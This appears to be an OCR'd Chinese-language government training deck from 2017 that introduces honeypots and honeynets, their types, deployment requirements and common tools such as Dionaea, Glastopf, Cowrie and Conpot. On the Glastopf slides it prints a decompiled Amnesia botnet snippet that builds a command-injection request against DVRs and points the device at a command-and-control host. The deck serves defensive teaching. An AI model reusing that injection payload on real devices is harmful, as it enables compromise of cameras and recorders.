蜜網系統(Honeynet)介紹

行政院國家資通安全會報技術服務中心

106年5月12日

大綱

- 一、什麼是蜜網系統/蜜罐系統
- 二、蜜罐的類型
- 三、蜜罐的部署策略
- 四、常見的蜜罐及工具

如何了解網路上的攻擊威脅資訊

- 當我們不知道誰在攻擊我們的時候，如何蒐集到更多的資訊並進行防禦？
- 如何收集駭客的攻擊行為而不被發現？
- 了解你的敵人

一般的定義

- 什麼是蜜罐系統(Honeypot)
  - 蜜罐系統(Honeypot)定義
    - A Honeypot is a security resource whose value is in being probed, attacked and compromised.
    - A Honeypot is an information system resource whose value lies in unauthorized and illicit use of that resource.
    - Has no production value, any traffic going to or from a Honeypot is likely a probe, attack or compromise.
    - 資料來源 http://old.honeynet.org/papers

講中文

- 做為駭客攻擊目標的誘餌，引誘駭客對蜜罐系統進行攻擊
- 資安人員則針對蜜罐系統進行監控與捕獲資料，蒐集並分析網路威脅的相關資訊

蜜罐系統初步認識

- 模擬有缺陷的作業系統或服務
- 所有的流量都要受到監控
- 用途
  - 用最少的資源，蒐集網路威脅
  - 提升資安威脅分析（IDS等等）的準確率
  - 發現新的攻擊行為或趨勢
  - 輔助現有的防禦措施

蜜網系統初步認識

- 蜜網系統為一個真實網路中的系統，開放給駭客攻擊，蒐集駭客的攻擊行為
- 蜜網系統是一個由蜜罐系統組成的系統架構
- 透過蜜網系統的建置，能夠對進出的流量加蒐集與監控

二、蜜罐系統的類型


- 互動程度
  - 低互動式蜜罐系統：存取的功能受到限制，模擬的真實與互動性較低
  - 高互動式蜜罐系統：存取的功能不受限制
- 扮演的角色
  - 伺服器端：扮演伺服器的角色
  - 用戶端：扮演用戶端的角色

以互動程度來區分

低互動式蜜罐系統

- 提供模擬的系統或應用程式服務
- 互動程度較低
- 不是真實的系統或應用程式
  - 不包含正式對外服務的資訊
  - 組織承受風險較低
- 目的在於監控特定服務是否受到攻擊
- 優缺點
  - 快速部署、維護方便
  - 無法蒐集較深入的攻擊細節
  - 容易被有經驗的攻擊者發現或無法引誘自動化工具完成攻擊行為

低互動式蜜罐系統



-模擬的系統或服務

-互動程度較低


-風險低，易於部署，但也容易偵測。

圖片來源 www.honeynet.org

高互動式蜜罐系統

- 真實的作業系統
  - 牽涉到真正的作業系統與應用程式，(不再只是模擬環境)
- 攻擊者能夠在系統中擁有權限
  - 攻擊行為可以在蜜罐系統中存取資源，甚至操縱系統
  - 攻擊者行為會受到監控
- 攻擊行為均可以被記錄與分析
- 優缺點
  - 可蒐集最完整的攻擊行為
  - 能發現未被揭露的攻擊行為
  - 承擔風險較大
  - 不易維護，需要更多的分析能力

高互動式蜜罐系統



-真實的系統及服務

-可蒐集更多資訊

-承擔風險較大

-不易維護

圖片來源 www.honeynet.org


以扮演角色來區分

扮演角色：偽服器端蜜罐系統

- 扮演具弱點的偽服器，吸引攻擊者的偵測及攻擊
- 並不對外提供正式的服務，因此所有連線行為皆可視為異常
- 被動等待
  - 使用較有吸引力的名稱或訊息，如內部專用FTP偽服器
  - 依近期的資安弱點或攻擊趨勢變更名稱或顯示資訊以吸引攻擊，如：Netscreen backdoor(2016)或針對工控系統的掃描行為

扮演角色：用戶端蜜罐系統


- 模擬用戶端行為
- 主動與目標主機產生互動
- 需定義判斷標準



圖片來源 www.honeynet.org

三、蜜罐系統部署策略

蜜罐系統部署策略



圖片來源 sans.org

蜜罐系統與蜜網系統

- 資訊蒐集位置
  - 蜜罐系統 - 單一資訊蒐集點
  - 蜜網系統 - 多個蜜罐系統所組成
- 資料量
  - 蜜罐系統 - 單一系統的資料
  - 蜜網系統 - 全面性的資料

蜜罐系統與沙箱(Sandbox)

- 沙箱(Sandbox)是指利用一個可以執行惡意程式的環境來分析樣本
- 透過沙箱觀察惡意程式造成的影響及行為
- 行為相似，但角色不同
  - 蜜罐系統 - 蒐集初始攻擊行為
  - 沙箱 - 深入分析後續行為

部署注意事項

- 蜜罐系統部署需滿足下列要求
  - Data Capture
  - Data Control
  - Data Analysis


Data Capture

- 各層面的資料蒐集
  - 防火牆紀錄
  - 網路封包
  - 系統活動
- 降低被偵測的可能性
  - 隱藏於kernel中監控與記錄行為
  - 將蒐集的資料儲存在遠端

Data Control

- 管制行為
  - 降低風險
  - 自由 vs 風險
- 方法
  - 限制對外連線次數
  - 頻寬限制
  - IDS/IPS
- 降低風險，但非完全消除

Data Control



圖片來源 www.honeynet.org

Data Analysis


- 蜜罐系統中所有的活動都是可疑的
- 30分鐘的惡意行為可能需耗費30個小時來分析
- 分析方法
  - 低互動式蜜罐系統：各式記錄、封包、入侵偵測系統
  - 高互動式蜜罐系統：人工分析

四、常見的蜜罐及工具

蜜罐系統：Amun

- 發展於2007年
- 使用python開發
- 發佈了約50個弱點模組
- Log可以被寫入特定的文件，如syslog
- 支援MySQL


蜜罐系統：Amun architecture



圖片來源 subs.emis.de/LNI/Proceedings/Proceedings170/177.pdf

蜜罐系統：Amun

- Example of a finite state machine



圖片來源 subs.emis.de/LNI/Proceedings/Proceedings170/177.pdf

蜜罐系統：Dionaea


- 發展於2009年，Nepenthes更新的下一代蜜罐系統
- 使用C開發，並提供支援python的介面
- 支援IPv6與TLS
- 使用libemu偵測shellcode
- 支援SQLite3
- 具備惡意程式下載功能

蜜罐系統：Glastopf

- 低互動式網頁服務誘捕系統
- 模擬Web相關服務
- 模擬提交HTTP請求的方法
  - POST
  - GET
  - HEAD

蜜罐系統：Glastopf

- Glastopf Web畫面，不美觀，主要用於吸引惡意的掃描或自動化攻擊



蜜罐系統：Glastopf

- Amnesia Botnet – New IoT/Linux Malware Targets DVRs
- http://researchcenter.paloaltonetworks.com/2017/04/unit42-new-iotlinux-malware-targets-dvrs-forms-botnet/

```
log(v31, "NOTICE %s :CCTV found: %s:%s\n", haystack, &v45, &v46);
for ( k = 0; k <= 3; ++k )
{
  memset(v43, 0, 0xDFu);
  v19 = cmds_to_cctv[k];
  v20 = rand() % num_3;
  optlen = sub_9E04(v19, "HOST", &c2_server_table[60 * v20]);
  v25 = "&&tar{IFS}/string.js HTTP/1.1\r\nHost: ";
  snprintf(
    v43,
    0xDAu,
    "%s%s%s",
    "GET /language/Swedish${IFS}&&",
    optlen,
    "&&tar{IFS}/string.js HTTP/1.1\r\nHost: ",
    v26,
    v27);
```

蜜罐系統：Glastopf

- Apache Struts2再度爆發高風險漏洞

蜜罐系統：Cowrie/Kippo

- 低互動式誘捕系統
- 模擬SSH/Telnet服務
- 許多IoT設備內建Telnet服務，並使用相同的預設帳號密碼
- 近年針對Telnet服務的嘗試登入攻擊行為數量增加

蜜罐系統：Conpot

- SCADA Honeypot
- 針對工業控制系統(SCADA/ICS)的低互動式誘捕系統。
- 模擬的服務
  - Modbus over TCP
  - HTTP(HMI)
  - SNMP

蜜罐系統：Conpot

- 以一個實際接收的資料1337000000005002b0e0100為例，Modbus over TCP各欄位的說明

項次	欄位名稱	數值	說明
1	Transaction Identifier	1337	長度為2個位元組，做為該請求的唯一辨識值
2	Protocol Identifier	0000	長度為2個位元組，此欄位始終為0000
3	Message Length	0005	長度為2個位元組，代表後面資料長度；因002b0e0100長度為5個位元組，因此值為0005
